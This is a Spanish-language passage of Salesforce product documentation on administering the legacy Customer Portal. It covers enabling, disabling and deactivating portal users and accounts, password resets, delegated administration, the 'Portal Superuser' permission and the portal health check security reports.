| Para activar usuarios del Portal de clientes: | "Modificar usuarios de autoservicio" |
|---|---|

Nota: Desde Spring '13, el portal de clientes no está disponible para nuevas organizaciones. Las organizaciones existentes continúan teniendo acceso al Portal de clientes. Si no dispone de un Portal de clientes, pero desea compartir fácilmente información con sus clientes, pruebe Comunidades.

Las organizaciones existentes que utilizan Portales de clientes pueden continuar utilizando sus Portales de clientes o cambiar a Comunidades. Póngase en contacto con su ejecutivo de cuentas de Salesforce para obtener más información.

Cuando configure un portal de clientes de Salesforce por primera vez, configure las siguientes opciones antes de activar el acceso de los usuarios a su portal:

1. Configure su portal tal y como se describe en Configuración de su portal de clientes.
2. Asigne perfiles del Portal de clientes a un portal:
   a. Seleccione el nombre de un portal de la página de configuración del Portal de clientes.
   b. Haga clic en **Modificar perfiles** en la sección Perfiles asignados.
   c. Seleccione la casilla de verificación `Activo` junto al perfil que desea asignar al portal.

   Los usuarios del portal sólo pueden iniciar sesión en portales de clientes asignados a su perfil. Si crea múltiples portales, debe asignar perfiles a cada portal al que desea que accedan los usuarios.
3. Defina las configuraciones predeterminadas del modelo de colaboración de su organización como Privado en cuentas, contactos, contratos, activos y casos. De esta forma se asegura que los usuarios del portal sólo pueden ver y modificar datos relacionados con sus cuentas.

   Consejo: Para mantener un comportamiento público predeterminado de la organización para los usuarios de Salesforce, a la vez que se asegura que los usuarios del portal sólo pueden ver y modificar los datos relacionados con sus cuentas, puede crear reglas de colaboración de auto referencia de "Todos los usuarios internos" a "Todos los usuarios internos".
4. Opcionalmente, puede definir reglas de colaboración para usuarios del portal (excepto los usuarios de portal de gran volumen). Eso le permite compartir registros entre usuarios del portal y usuarios de Salesforce o viceversa.

   Nota: Si su organización utiliza reglas de colaboración Función, subordinados internos y de portal, actualice las reglas de colaboración para que se utilicen reglas de colaboración Función y subordinados internos. De esta forma se asegura que ningún registro propiedad de un usuario de Salesforce se comparte accidentalmente con un usuario del portal.

   La categoría de conjunto de datos Funciones y subordinados internos le permite crear reglas de colaboración que incluyen a todos los usuarios de una función especificada además de todos los usuarios de funciones por debajo de la misma, excepto las funcione del portal de clientes y del portal de socios.

   Puede convertir fácilmente las reglas de colaboración que incluyan Funciones, subordinados internos y de portal para que incluyan Funciones y subordinados internos, utilizando el asistente para convertir el acceso de usuario al portal. Además, puede utilizar este asistente para convertir cualquier informe, panel y carpeta de documentos accesible públicamente en carpetas que sean accesibles para todos los usuarios excepto los usuarios de portal.
5. Compruebe que no se agregan usuarios del portal a ninguna cola y que no se incluyen en ningún grupo público agregado a colas. Se debe a que los usuarios del portal agregados a colas pueden acceder a registros de cuentas a los que no están relacionados.
6. También puede añadir el componente de bienvenida a los formatos de página de inicio asignados a usuarios del portal.

   El componente de bienvenida permite a los usuarios recibir un mensaje de bienvenida con su nombre. Además, les permite cambiar su nombre de usuario en el portal, contraseña, configuración regional, idioma, zona horaria e información de contacto. Para obtener más información, consulte Sugerencias y consideraciones de configuración para páginas del portal de clientes en la página 2591.

7. También permite que los contactos se inscriban automáticamente para acceder a su portal. Consulte Activar inicio de sesión y configuraciones del portal de clientes en la página 2570.

CONSULTE TAMBIÉN

Acerca de la gestión de usuarios del portal de clientes

## Activar el portal de clientes para contactos y cuentas personales

Para permitir que un cliente acceda a su portal de clientes de Salesforce, active el registro del contacto o cuenta personal del cliente como un usuario cliente.

1. Desde la página de detalle de un contacto o cuenta personal, haga clic en **Gestionar usuario externo** y, a continuación, seleccione **Activar usuario cliente**.
2. Compruebe la información general y los parámetros de la configuración regional e introduzca los datos que falten. El `Nombre de usuario` del cliente toma de forma predeterminada el `Correo electrónico` del cliente.
3. Seleccione una licencia de usuario del portal. La licencia de usuario que seleccione determina los conjuntos de permisos, las opciones de perfil de usuario y jerarquía de funciones que puede seleccionar para el usuario cliente. Consulte Licencias de usuario del Portal de clientes en la página 2600.
4. Seleccione `Generar nueva contraseña y notificar al usuario inmediatamente` para enviar un correo electrónico con el nombre de usuario de portal y la contraseña al cliente.

   Si su organización de Salesforce utiliza portales de clientes múltiples, los usuarios clientes pueden acceder a todos los portales de clientes que estén asignados a sus perfiles con un único nombre de usuario y contraseña. Consulte Creación de varios portales de clientes en la página 2568.
5. Haga clic en **Guardar**.
6. Para solucionar problemas o confirmar la configuración del portal, en la página de detalles de contacto, haga clic en **Gestionar usuario externo** y, a continuación, seleccione **Iniciar sesión en el portal como usuario**. Se abrirá una nueva ventana de navegador y se iniciará sesión en el portal como usuario del portal.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para habilitar usuarios clientes o para iniciar sesión como usuario de portal:

- "Modificar" en la cuenta que está asociada con el usuario cliente

  Y

  "Modificar usuarios de autoservicio"

Puede desactivar los usuarios cliente que desee.

CONSULTE TAMBIÉN

Consideraciones para activar y gestionar el portal de clientes para contactos

Habilitación de cuentas, contactos y candidatos sociales

Consideraciones para cambiar cuentas en contactos que están habilitados para portales

Consideraciones para combinar contactos que están asociados con usuarios de portal

Acerca de la gestión de usuarios del portal de clientes

Consideraciones para activar y gestionar el portal de clientes para contactos

# Funciones por cuenta de portal de clientes

**Nota:** Desde Spring '13, el portal de clientes no está disponible para nuevas organizaciones. Las organizaciones existentes continúan teniendo acceso al Portal de clientes. Si no dispone de un Portal de clientes, pero desea compartir fácilmente información con sus clientes, pruebe Comunidades.

Las organizaciones existentes que utilizan Portales de clientes pueden continuar utilizando sus Portales de clientes o cambiar a Comunidades. Póngase en contacto con su ejecutivo de cuentas de Salesforce para obtener más información.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para definir el número de funciones por cuenta de portal:

- "Personalizar aplicación"

Puede definir el número predefinido de funciones para cuentas de Portal de clientes. De esta forma su portal de clientes puede beneficiarse reduciendo el número de funciones sin utilizar de cuentas del Portal de clientes. Debe tener un Portal de clientes activado para utilizar esta funcionalidad.

Por ejemplo, si tiene creadas tres funciones y hay una cuenta activada para su Portal de clientes, pero solo necesita una función para nuevas cuentas, puede reducir el número de funciones a una. Puede configurar hasta tres funciones para cuentas del Portal de clientes. El número predeterminado de funciones para cuentas del Portal de clientes es tres.

Para definir el número de funciones por cuenta de Portal de clientes:

1. Desde Configuración, introduzca *`Configuración de portal de clientes`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Configuración de portal de clientes** .
2. Haga clic en `Establecer el número de roles por portal de clientes`.
3. Haga clic en **Modificar**.
4. En la lista desplegable `Número de roles`, defina el número predeterminado de funciones por cuenta del Portal de clientes.
5. Haga clic en **Guardar**.

El número de funciones por cuentas del portal existentes no cambia con este ajuste.

CONSULTE TAMBIÉN

Activar el portal de clientes para contactos y cuentas personales

# Deshabilitación y desactivación de usuarios del portal

Nota: Desde Spring '13, el portal de clientes no está disponible para nuevas organizaciones. Las organizaciones existentes continúan teniendo acceso al Portal de clientes. Si no dispone de un Portal de clientes, pero desea compartir fácilmente información con sus clientes, pruebe Comunidades.

Las organizaciones existentes que utilizan Portales de clientes pueden continuar utilizando sus Portales de clientes o cambiar a Comunidades. Póngase en contacto con su ejecutivo de cuentas de Salesforce para obtener más información.

Hay dos formas de eliminar el acceso de un cliente a su portal de clientes o portal de socios de Salesforce. Tal y como se describe más detalladamente a continuación, la *deshabilitación* de un usuario de portal es permanente, mientras que su *desactivación* no lo es:

## Deshabilitación de un usuario de portal

La deshabilitación de un usuario de portal incluye las siguientes acciones:

- Finalización del acceso del usuario a su portal
- Eliminación de todos los grupos, equipos y reglas de colaboración a las que está asociado el usuario
- Pérdida permanente de la asociación del usuario del portal con el contacto

  Si posteriormente vuelve a habilitar el acceso de un contacto al portal, se crearía un nuevo usuario de portal no relacionado con el registro anterior de usuario del portal de ninguna otra forma.
- La `Función` del registro de usuario del portal se elimina.
- Para usuarios de socios, la función usuario de socios queda obsoleta. Como resultado:
  - Los datos del usuario ya no se suben a la función del propietario de la cuenta de socio
  - Las oportunidades que pertenecen a ese usuario se eliminan de la jerarquía de previsiones de su organización.

    Nota: Antes de desactivar un usuario de socio, le recomendamos transferir oportunidades propiedad de ese usuario a un usuario activo.

Se recomienda la deshabilitación de un usuario de portal si:

- Se ha habilitado accidentalmente a un contacto como un usuario del portal.
- El usuario del portal está asociado con un contacto duplicado.
- No desea que el contacto vuelva a acceder al portal.

Nota: Salesforce no elimina registros de usuarios, incluyendo registros de usuarios del portal. Aunque no es posible rehabilitar un usuario de portal deshabilitado, puede visualizar y actualizar el registro para un usuario deshabilitado en Configuración introduciendo *`Usuarios`* en el cuadro `Búsqueda rápida`, luego seleccionando **Usuarios**.

## Desactivación de un usuario de portal

La desactivación de un usuario de portal impide que el usuario inicie sesión en el portal y le da la posibilidad de quitar al usuario de cualquier equipo del que sea miembro (por ejemplo, equipos de casos y equipos de cuentas). Cuando desactiva un usuario de portal, el registro de usuario de portal *no* pierde permanentemente su asociación con el contacto. Puede reactivar el usuario de portal en cualquier momento.

EDICIONES

Disponible en: Salesforce Classic

El portal de clientes está disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

El portal de socios está disponible en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

PERMISOS DE USUARIO

Para deshabilitar o desactivar usuarios existentes del portal de clientes:

- "Modificar" en la cuenta asociada con el usuario de portal de clientes.

  Y

  "Modificar usuarios de autoservicio"

Para deshabilitar o desactivar usuarios existentes del portal de socios:

- "Modificar" en la cuenta asociada con el usuario de portal de socios.

  Y

  "Gestionar usuarios externos

Nota: Cuando un administrador de usuarios externos delegado desactiva un usuario de portal, el administrador no tiene la opción de eliminar el usuario de portal de ningún equipo del que ese usuario sea miembro.

Recomendamos desactivar un usuario de portal si puede querer reactivarlo en el futuro.

Si un usuario de un equipo de cuentas tiene acceso de lectura/escritura (**Acceso a cuentas**, **Acceso a contacto**, **Acceso a oportunidad** y **Acceso a caso**) y está desactivado, el acceso cambiará a Solo lectura si se reactiva el usuario.

## Deshabilitación de un usuario de portal

Para deshabilitar un usuario de portal:

1. En la página de detalles del contacto, haga clic en **Gestionar usuario externo** y seleccione **Deshabilitar usuario externo** o **Deshabilitar usuario de socio**. En la página de detalles de cuenta de una cuenta personal, haga clic en **Gestionar cuenta externa** y seleccione **Deshabilitar cuenta de clientes**.

   Las cuentas personales no están disponibles en el portal de socios.

2. Haga clic en **Aceptar**.

## Desactivación de un usuario de portal

Para desactivar un usuario de portal:

1. Para el Portal de clientes, haga clic en **Gestionar usuario externo** y seleccione **Ver usuario de cliente** en la página de detalles de contacto o cuenta personal. Para el portal de socios, haga clic en **Gestionar usuario externo** y seleccione **Ver usuario de socio** en la página de detalles del contacto.

   Las cuentas personales no están disponibles en el portal de socios.

2. Haga clic en **Modificar** y cancele la selección de la casilla de verificación `Activo`.

   Para reactivar un usuario de portal en cualquier momento, seleccione la casilla de verificación `Activo`.

3. Haga clic en **Guardar**.

Nota: No puede desactivar usuarios del portal de forma masiva.

## Sugerencias para la deshabilitación y desactivación de usuarios de portal

Tenga en cuenta los aspectos siguientes cuando deshabilite o desactive usuarios del portal (la *deshabilitación* es permanente; la *desactivación* no):

- No puede eliminar un usuario de portal activo; sólo puede desactivar o deshabilitar su acceso al portal.
- La siguiente tabla describe si puede eliminar contactos asociados a usuarios de portal:

| Estado del usuario de portal asociado a contacto | ¿Puede eliminar el contacto? |
|---|---|
| Usuario de portal activo | No. Esto es así para garantizar que el contacto está disponible si decide volver a activar el usuario de portal. |
| Usuario de portal inactivo | No. Esto es así para garantizar que el contacto está disponible si decide volver a activar el usuario de portal. |
| Usuario de portal deshabilitado | Sí. Los contactos eliminados se envían a la papelera. |

- Para eliminar un contacto del portal activado, desactive primero el portal del usuario y elimine el contacto.
- Los casos asociados con un usuario de portal no se actualizan en absoluto cuando se deshabilita o desactiva el usuario de portal. Por ejemplo, si un usuario de portal es propietario de un caso y el usuario de portal se deshabilita, sigue siendo el propietario del caso hasta que se actualice con un nuevo propietario.
- Antes de deshabilitar un usuario de socio, recomendamos que transfiera las oportunidades propiedad de ese usuario a otro usuario que vaya a seguir activo. Esto se debe a que, cuando deshabilita un usuario de socio, cualquier oportunidad que éste posea se eliminará de la jerarquía de previsiones de su organización (la función de usuario de socio queda obsoleta).
- Cuando haya seleccionado la deshabilitación de un usuario de portal, Salesforce puede tardar hasta diez segundos en deshabilitar el usuario. Durante ese tiempo, un usuario de portal puede seguir realizando acciones en el portal.
- Puede quitar los botones **Deshabilitar usuario de cliente** y **Desactivar usuario de socio** de los formatos de página de contacto en cualquier momento. Al hacerlo los usuarios no contarán con los permisos "Modificar usuarios de autoservicio" ni "Gestionar usuarios externos" para deshabilitar socios de portal.
- Un usuario de portal deshabilitado o desactivado ya no se contabiliza con respecto a las licencias de usuario disponibles de la organización. Sin embargo, la deshabilitación o desactivación de un usuario no reduce el número de licencias por las que se factura a su organización; si desea cambiar la facturación, debe modificar el número de licencias.
- Para deshabilitar *todos* los usuarios de portal asociados con una cuenta y eliminar todas las funciones y grupos de portal de la cuenta de forma permanente:
  - Haga clic en **Gestionar cuenta externa** y seleccione **Deshabilitar cuenta de socio** en una cuenta del portal de socios.
  - Haga clic en **Gestionar cuenta externa** y seleccione **Deshabilitar cuenta de socio** en una cuenta del portal de clientes o cuenta personal de Portal de clientes.

  Puede quitar los botones **Desactivar cuenta de clientes** y **Desactivar cuenta de socios** de los formatos de página de cuentas en cualquier momento. Al hacerlo los usuarios no contarán con los permisos "Modificar usuarios de autoservicio" ni "Gestionar usuarios externos" para deshabilitar cuentas de portal.
- Cuando desactiva un usuario de portal o una cuenta de portal, el cambio se supervisa en el seguimiento de auditoría de configuración.
- Las funciones de portal no se eliminan de los usuarios de portal deshabilitados asociados a cuentas personales. Sin embargo, puede quitar las funciones de portal de forma manual:
  1. En Configuración, introduzca `Usuarios` en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Usuarios**.
  2. Seleccione el nombre del usuario de portal deshabilitado.
  3. Haga clic en **Modificar**.
  4. Seleccione Ninguno en la lista desplegable `Función`.
  5. Haga clic en **Guardar**.

CONSULTE TAMBIÉN

Activar el portal de clientes para contactos y cuentas personales

## Desactivación de cuentas de clientes

La desactivación de una cuenta de cliente desactiva los usuarios externos asociados con la cuenta. Recomendamos deshabilitar una cuenta de cliente solo en caso de que ésta se habilitara accidentalmente.

No puede eliminar cuentas de clientes, pero puede desactivarlas. La desactivación de la cuenta desactiva de forma permanente hasta 100 usuarios asociados con la cuenta y los elimina de todas las comunidades, grupos, equipos, conjuntos de permisos y reglas de colaboración con los que están asociados. Esto incluye tanto a los usuarios externos activos como inactivos. Del mismo modo, las funciones y los grupos asociados con la cuenta se eliminan permanentemente y no tendrá la opción de restaurarlos desde la Papelera.

Nota: No puede desactivar una cuenta si existen más de 100 usuarios externos activos o inactivos asociados a ella. Debe desactivar los usuarios antes de desactivar la cuenta.

1. Vaya a la página de detalles Cuenta de la cuenta que desea desactivar.
2. Haga clic en **Gestionar cuenta externa**, luego haga clic en **Desactivar cuenta de cliente**.
3. Haga clic en **Aceptar** para confirmar.

Si decide reactivar la cuenta en un futuro, puede volver a reactivar los contactos individuales como usuarios del Portal de clientes. La reactivación de un contacto de un Portal de clientes crea un nuevo usuario de cliente y una nueva función que no están asociados al registro del usuario del portal de clientes y la función anteriores. No puede restaurar las funciones y grupos eliminados.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para ver cuentas:
- "Leer" en cuentas

Para crear o desactivar cuentas:
- "Crear" en cuentas

Para habilitar una cuenta de cliente:
- "Gestionar usuarios externos"

## Modificación de la información de usuario del Portal de clientes

PERMISOS DE USUARIO

| | |
|---|---|
| Para gestionar usuarios del Portal de clientes: | "Modificar usuarios de autoservicio" |
| Para gestionar conjuntos de perfiles y permisos: | "Gestionar perfiles y conjuntos de permisos" |
| Para crear, modificar y eliminar formatos de página: | "Personalizar aplicación" |
| Para configurar la seguridad a nivel de campo: | "Gestionar perfiles y conjuntos de permisos"<br>Y<br>"Personalizar aplicación" |
| Para configurar las reglas de colaboración: | "Gestionar colaboración" |

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Nota: Desde Spring '13, el portal de clientes no está disponible para nuevas organizaciones. Las organizaciones existentes continúan teniendo acceso al Portal de clientes. Si no dispone de un Portal de clientes, pero desea compartir fácilmente información con sus clientes, pruebe Comunidades.

Las organizaciones existentes que utilizan Portales de clientes pueden continuar utilizando sus Portales de clientes o cambiar a Comunidades. Póngase en contacto con su ejecutivo de cuentas de Salesforce para obtener más información.

Puede modificar la información de usuario del Portal de clientes de Salesforce para los contactos asociados a las cuentas para las que tiene permiso de acceso. Para modificar la información de un usuario del Portal de clientes:

1. En Configuración, introduzca *Usuarios* en el cuadro Búsqueda rápida y, a continuación, seleccione **Usuarios**.
2. Haga clic en **Modificar** junto al nombre de un usuario.
3. Realice los cambios de información necesarios y haga clic en **Guardar**.

### Sugerencias para modificar la información de usuario del portal de clientes

Tenga en cuenta lo siguiente cuando modifique la información de usuarios del portal de clientes:

- Cree una vista de lista personalizada para visualizar sólo los usuarios del Portal de clientes filtrando los tipos de licencia del Gestor del portal de clientes y Usuario del Portal de clientes. Por ejemplo, utilice los criterios "Tipo de licencia igual a Usuario del Portal de clientes, Gestor del Portal de clientes".
- Al generar una contraseña nueva para un usuario, ésta se envía automáticamente a la dirección de correo electrónico del usuario y no se realiza ninguna verificación del correo electrónico.
- Al cambiar la dirección de correo electrónico de un usuario por una nueva dirección de correo electrónico, no se aplica la confirmación de correo electrónico.
- Incluya el componente de bienvenida del Portal de clientes en los formatos de página de inicio asignados a los usuarios del Portal de clientes de modo que al iniciar sesión en el portal, reciben un mensaje de bienvenida con su nombre. Desde el componente, un usuario puede cambiar su propio nombre de usuario, su contraseña, su ubicación, su idioma, su zona horario y su información de contacto del portal. Si los usuarios del portal modifican su información, su registro de usuario se actualiza, pero su registro de contacto no se actualiza automáticamente con esos cambios.

CONSULTE TAMBIÉN

Acerca de la gestión de usuarios del portal de clientes

Deshabilitación y desactivación de usuarios del portal

## Restablecimiento de las contraseñas de usuario del portal de clientes

Nota: Desde Spring '13, el portal de clientes no está disponible para nuevas organizaciones. Las organizaciones existentes continúan teniendo acceso al Portal de clientes. Si no dispone de un Portal de clientes, pero desea compartir fácilmente información con sus clientes, pruebe Comunidades.

Las organizaciones existentes que utilizan Portales de clientes pueden continuar utilizando sus Portales de clientes o cambiar a Comunidades. Póngase en contacto con su ejecutivo de cuentas de Salesforce para obtener más información.

Si un usuario del portal de clientes de Salesforce pierde su contraseña, el usuario puede hacer clic en el vínculo **¿Ha olvidado su contraseña?** en la página de inicio de sesión del portal de clientes para que se le envíe una nueva contraseña por correo electrónico.

Para restablecer una contraseña de usuario del portal de clientes:

1. En Configuración, introduzca *Usuarios* en el cuadro Búsqueda rápida y, a continuación, seleccione **Usuarios**.
2. Active la casilla de verificación situada junto al nombre del usuario. Otra opción para cambiar las contraseñas de todos los usuarios visualizados actualmente consiste en marcar la casilla situada en el encabezado de la columna para seleccionar todas las filas.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para restablecer las contraseñas de usuario del portal de clientes:

- "Modificar usuarios de autoservicio"

3. Haga clic en **Restablecer contraseña**. El usuario recibe un correo electrónico que contiene un vínculo e instrucciones para restablecer la contraseña.

Consejo: Puede incluir el componente de bienvenida del Portal de clientes en los formatos de página de inicio asignados a los usuarios del Portal de clientes. Cada usuarios del Portal de clientes que inicie sesión en su portal, recibirá un mensaje de bienvenida con su nombre. Los usuarios pueden también cambiar su nombre de usuario, su contraseña, su ubicación, su idioma, su zona horario y su información de contacto del portal. Si los usuarios del portal modifican su información, sus registros de usuario se actualizan, pero sus registros de contacto no se actualizan automáticamente con esos cambios.

CONSULTE TAMBIÉN

Acerca de la gestión de usuarios del portal de clientes

## Delegación de la administración de usuarios del portal de clientes y superusuario del portal

Nota: Desde Spring '13, el portal de clientes no está disponible para nuevas organizaciones. Las organizaciones existentes continúan teniendo acceso al Portal de clientes. Si no dispone de un Portal de clientes, pero desea compartir fácilmente información con sus clientes, pruebe Comunidades.

Las organizaciones existentes que utilizan Portales de clientes pueden continuar utilizando sus Portales de clientes o cambiar a Comunidades. Póngase en contacto con su ejecutivo de cuentas de Salesforce para obtener más información.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para gestionar usuarios del Portal de clientes:
- "Administración de usuario externo delegado

Para crear, modificar y eliminar perfiles:
- "Gestionar perfiles y conjuntos de permisos"

Para ver y modificar todos los casos y contactos de una cuenta:
- "Superusuario del portal"

Puede delegar algunos derechos administrativos a los usuarios del portal de clientes con la licencia de usuario del gestor del portal de clientes. Los administradores de usuario externo delegado pueden hacer lo siguiente para usuarios externos, incluyendo usuarios de clientes y usuarios de socios, asociados con su propia cuenta:

- Crear nuevos usuarios externos
- Modificar usuarios externos existentes
- Restablecer las contraseñas de usuarios externos
- Desactivar usuarios externos existentes

  Nota: Cuando un administrador de usuarios externos delegado desactiva un usuario de portal, el administrador no tiene la opción de eliminar el usuario de portal de ningún equipo del que ese usuario sea miembro.

Los administradores delegados de usuarios externos también pueden ver la página de detalles de una cuenta, junto con contactos y casos relacionados con su cuenta mediante la ficha Cuentas. Además, los administradores delegados de usuarios externos reciben el permiso "Superusuario del portal". Este permiso permite a los administradores delegados de usuarios externos realizar las siguientes acciones en su cuenta:

- Ver, modificar y transferir todos los casos
- Crear casos para contactos
- Ver y modificar todos los contactos, ya sean activados por el portal o no
- Ver los detalles de la cuenta cuando son el contacto de un caso
- Realizar informes sobre todos los contactos, ya sean activados por el portal o no, si se agrega la ficha Informes a su portal de clientes y si el usuario tiene el permiso "Ejecutar informes"

Puede agregar simplemente el permiso "Superusuario del portal" a perfiles de usuarios externos (excepto usuarios de portal de gran volumen) para que tengan acceso a sus cuentas y puedan ver y modificar todos sus casos y contactos sin disponer de la capacidad de gestionar otros usuarios externos. Sin embargo, los superusuarios del portal no pueden ver la ficha Contactos del portal de clientes sin el permiso Administrador de usuario externo delegado. Para modificar los contactos, los superusuarios deben seleccionar un contacto desde un registro de casos. Para obtener más información, consulte:

- Delegación de derechos de administración de usuario externo
- Provisión del permiso "Superusuario del portal" a los usuarios
- Sugerencias sobre la configuración de administradores delegados de usuarios del portal de clientes

## Delegación de derechos de administración de usuario externo

Nota: Debe utilizar la interfaz de usuario de perfil original para delegar derechos de administración para los usuarios externos. Si utiliza la interfaz de usuario de perfil mejorado, desconéctela temporalmente en Configuración de interfaz de usuario para completar este procedimiento.

Para delegar derechos de administración de usuario externo:

1. En Configuración, introduzca *Perfiles* en el cuadro Búsqueda rápida y, a continuación, seleccione **Perfiles** y haga clic en un perfil de portal de clientes personalizado.

   No puede agregar derechos de delegación o el permiso "Superusuario del portal" al administrador estándar del Portal de clientes, al usuario del Portal de clientes o perfiles del Portal de clientes de gran volumen.

2. Haga clic en **Modificar**.
3. Seleccione **Administrador de usuario externo delegado**.

   Si selecciona **Administración de usuario externo delegado**, **Superusuario del portal** se seleccionará automáticamente después de hacer clic en **Guardar**.

4. Haga clic en **Guardar**.
5. En la lista relacionada Perfiles de usuarios externos delegados, haga clic en **Modificar**.
6. Seleccione los perfiles de usuario externo que desea que puedan administrar estos usuarios de socio con el perfil. Un administrador delegado de usuario externo puede gestionar usuarios externos con perfiles de Portal de clientes, portal de socios o Comunidades, así como los usuarios con el perfil en la misma cuenta.
7. Haga clic en **Guardar**.

Para modificar los perfiles que puede modificar un administrador de usuarios delegado del portal de clientes:

1. En Configuración, introduzca *Perfiles* en el cuadro Búsqueda rápida y, a continuación, seleccione **Perfiles** y haga clic en un perfil de portal de clientes personalizado.
2. Haga clic en **Modificar** en la lista relacionada Perfiles de usuario externo delegado.
3. Seleccione los perfiles de usuario externo que desea que pueda administrar este perfil.
4. Haga clic en **Guardar**.

Los administradores delegados del portal de clientes pueden ejecutar las siguientes tareas desde la página de detalles del contacto:

- Haga clic en **Activar usuario de portal de clientes** para permitir que un contacto utilice un portal de clientes.
- Haga clic en **Ver usuario del portal de clientes** para ver los detalles del usuario del portal de clientes. Desde la página de detalles de un usuario del portal de clientes, los usuarios delegados del portal de clientes pueden:
  - Hacer clic en **Modificar** para modificar los detalles del usuario del portal de clientes.
  - Hacer clic en **Restablecer contraseña** para restablecer la contraseña del usuario del portal de clientes.

- Haga clic en **Modificar** y cancele la selección de la casilla de verificación `Activo` para desactivar al usuario.

## Provisión del permiso "Superusuario del portal" a los usuarios

Para proporcionar a los usuarios el permiso "Superusuario del portal":

1. En Configuración, introduzca *`Perfiles`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Perfiles** y haga clic en un perfil de portal de clientes personalizado.

   No puede agregar el permiso “Superusuario del portal” al administrador estándar del Portal de clientes, al usuario del Portal de clientes o perfiles del Portal de clientes de gran volumen.

2. Haga clic en **Modificar**.
3. Seleccione **Superusuario del portal**.
4. Haga clic en **Guardar**.

Consejo: Para realizar informes sobre los perfiles con el permiso "Superusuario del portal":

1. Anote nombres de los perfiles con el permiso "Superusuario del portal":
2. Seleccione la ficha Informes.
3. En la carpeta Informes administrativos, seleccione el informe Todos los usuarios activos.

## Sugerencias sobre la configuración de administradores de usuarios delegados del portal de clientes

Tenga en cuenta los siguientes elementos cuando configure la administración delegada de usuarios del portal de clientes:

- En los perfiles de los usuarios a los que garantiza administración de portal delegada:
  - Agregue los permisos "Crear" y "Modificar" a los contactos para que los administradores del portal delegados y los usuarios con el permiso "Superusuario del portal" pueden crear y actualizar contactos relacionados con su cuenta.
  - Defina los parámetros de la ficha de Cuentas y Contactos a Valor predeterminado activado para que los administradores de portal delegados puedan visualizar las fichas Cuentas y Contactos y gestionar fácilmente los contactos relacionados con sus cuentas.
- Agregue las fichas Cuentas y Contactos en su portal de clientes.
- Defina la seguridad a nivel de campo y los formatos de página para que los administradores delegados de usuarios del portal de clientes y los superusuarios sólo puedan acceder a los campos de cuenta, contacto y caso que especifique.

  Nota: Para permitir que los superusuarios del portal creen casos de contactos diferentes, defina la seguridad a nivel de campo en `Nombre del contacto` a Modificable.

- Los usuarios del portal de clientes no pueden visualizar las listas relacionadas de objetos a los que no tienen acceso. Por ejemplo, si un usuario del portal de clientes ve un contacto y el formato de página del contacto incluye la lista relacionada Oportunidades, el usuario del portal no puede ver la lista relacionada Oportunidades porque los usuarios del portal no tienen acceso a las oportunidades.
- Los administradores de usuarios del portal de clientes pueden actualizar los usuarios de portal en cualquier cuenta a la que se transfieran.

CONSULTE TAMBIÉN

Acerca de la gestión de usuarios del portal de clientes

# Estado del portal de clientes

## Comprobación del estado de portal

Sus clientes y socios podrá usar los portales para acceder a su información de distintas formas. Con los informes de comprobación de estado del portal, puede supervisar fácilmente este acceso. Los informes de comprobación de estado del portal le muestran los ajustes del portal relacionados con la seguridad, y le ofrecen información que puede usar para mejorar la seguridad del portal.

Portales de clientes y portales de socios le permite colaborar y ofrecer servicios a sus clientes y socios. Los portales le permiten compartir y capturar la información de usuarios de otras aplicaciones. Para asegurar que no muestra más información de la necesaria, es importante que siga las prácticas recomendadas de implementación del portal.

Nota: Los informes de comprobación de estado del portal muestran los permisos de usuario, permisos de objeto y permisos de campos concedidos mediante perfiles, así como la configuración de la colaboración de toda su organización y las reglas de colaboración. Los usuarios del portal también pueden acceder a registros mediante los siguientes medios, que no se incluyen en informes de comprobación del estado de portal.

- Conjuntos de permisos
- Colaboración manual
- Colaboración gestionada por Apex
- Territorios
- Vistas de listas
- Grupos
- Colas
- Equipos
- Bibliotecas de contenido
- Carpetas

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para ver los informes de comprobación del estado del portal:

- "Personalizar aplicación"

  Y

  "Gestionar usuarios"

  Y

  "Modificar todos los datos"

Para ver los informes de comprobación del estado de portal, desde Configuración, introduzca *Comprobación del estado de portal* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Comprobación del estado de portal**. Finalmente, haga clic en el informe que desea.

Se incluyen los siguientes informes:

- Permisos administrativos y de usuario
- Acceso a objetos y seguridad a nivel de campo
- Valores predeterminados de toda la organización de colaboración
- Reglas de colaboración

Nota: Los informes de comprobación de estado del portal no incluyen información para los usuarios de colaboración basada en criterios, usuarios de portal de gran volumen o usuarios del portal de autoservicio.

CONSULTE TAMBIÉN

Ver el informe de permisos administrativos y de usuario para usuarios de portal
Visualizar el informe Acceso a objetos y seguridad a nivel de campo para usuarios del portal
Visualizar el informe de valores predeterminados de toda la organización de colaboración para usuarios de portal
Ver el informe de reglas de colaboración para usuarios de portal

## Ver el informe de permisos administrativos y de usuario para usuarios de portal

Los permisos de usuarios son potentes ya que amplían el acceso de los usuarios a los datos. Es importante actuar con precaución cuando defina los permisos de un perfil. Utilice el informe Permisos administrativos y de usuario (uno de los informes de comprobación de estado del portal) para ver perfiles de portal y sus ajustes de permisos más importantes.

Nota: Este informe no muestra permisos otorgados mediante conjuntos de permisos.

En cada perfil, el informe enumera el número de usuarios de portal asignados y los siguientes ajustes de permisos:

- Administrador de usuarios externos delegados
- Enviar correo electrónico
- Convertir candidatos
- Modificar eventos
- Modificar precio de ventas de productos de oportunidades
- Modificar tareas
- Transferir casos
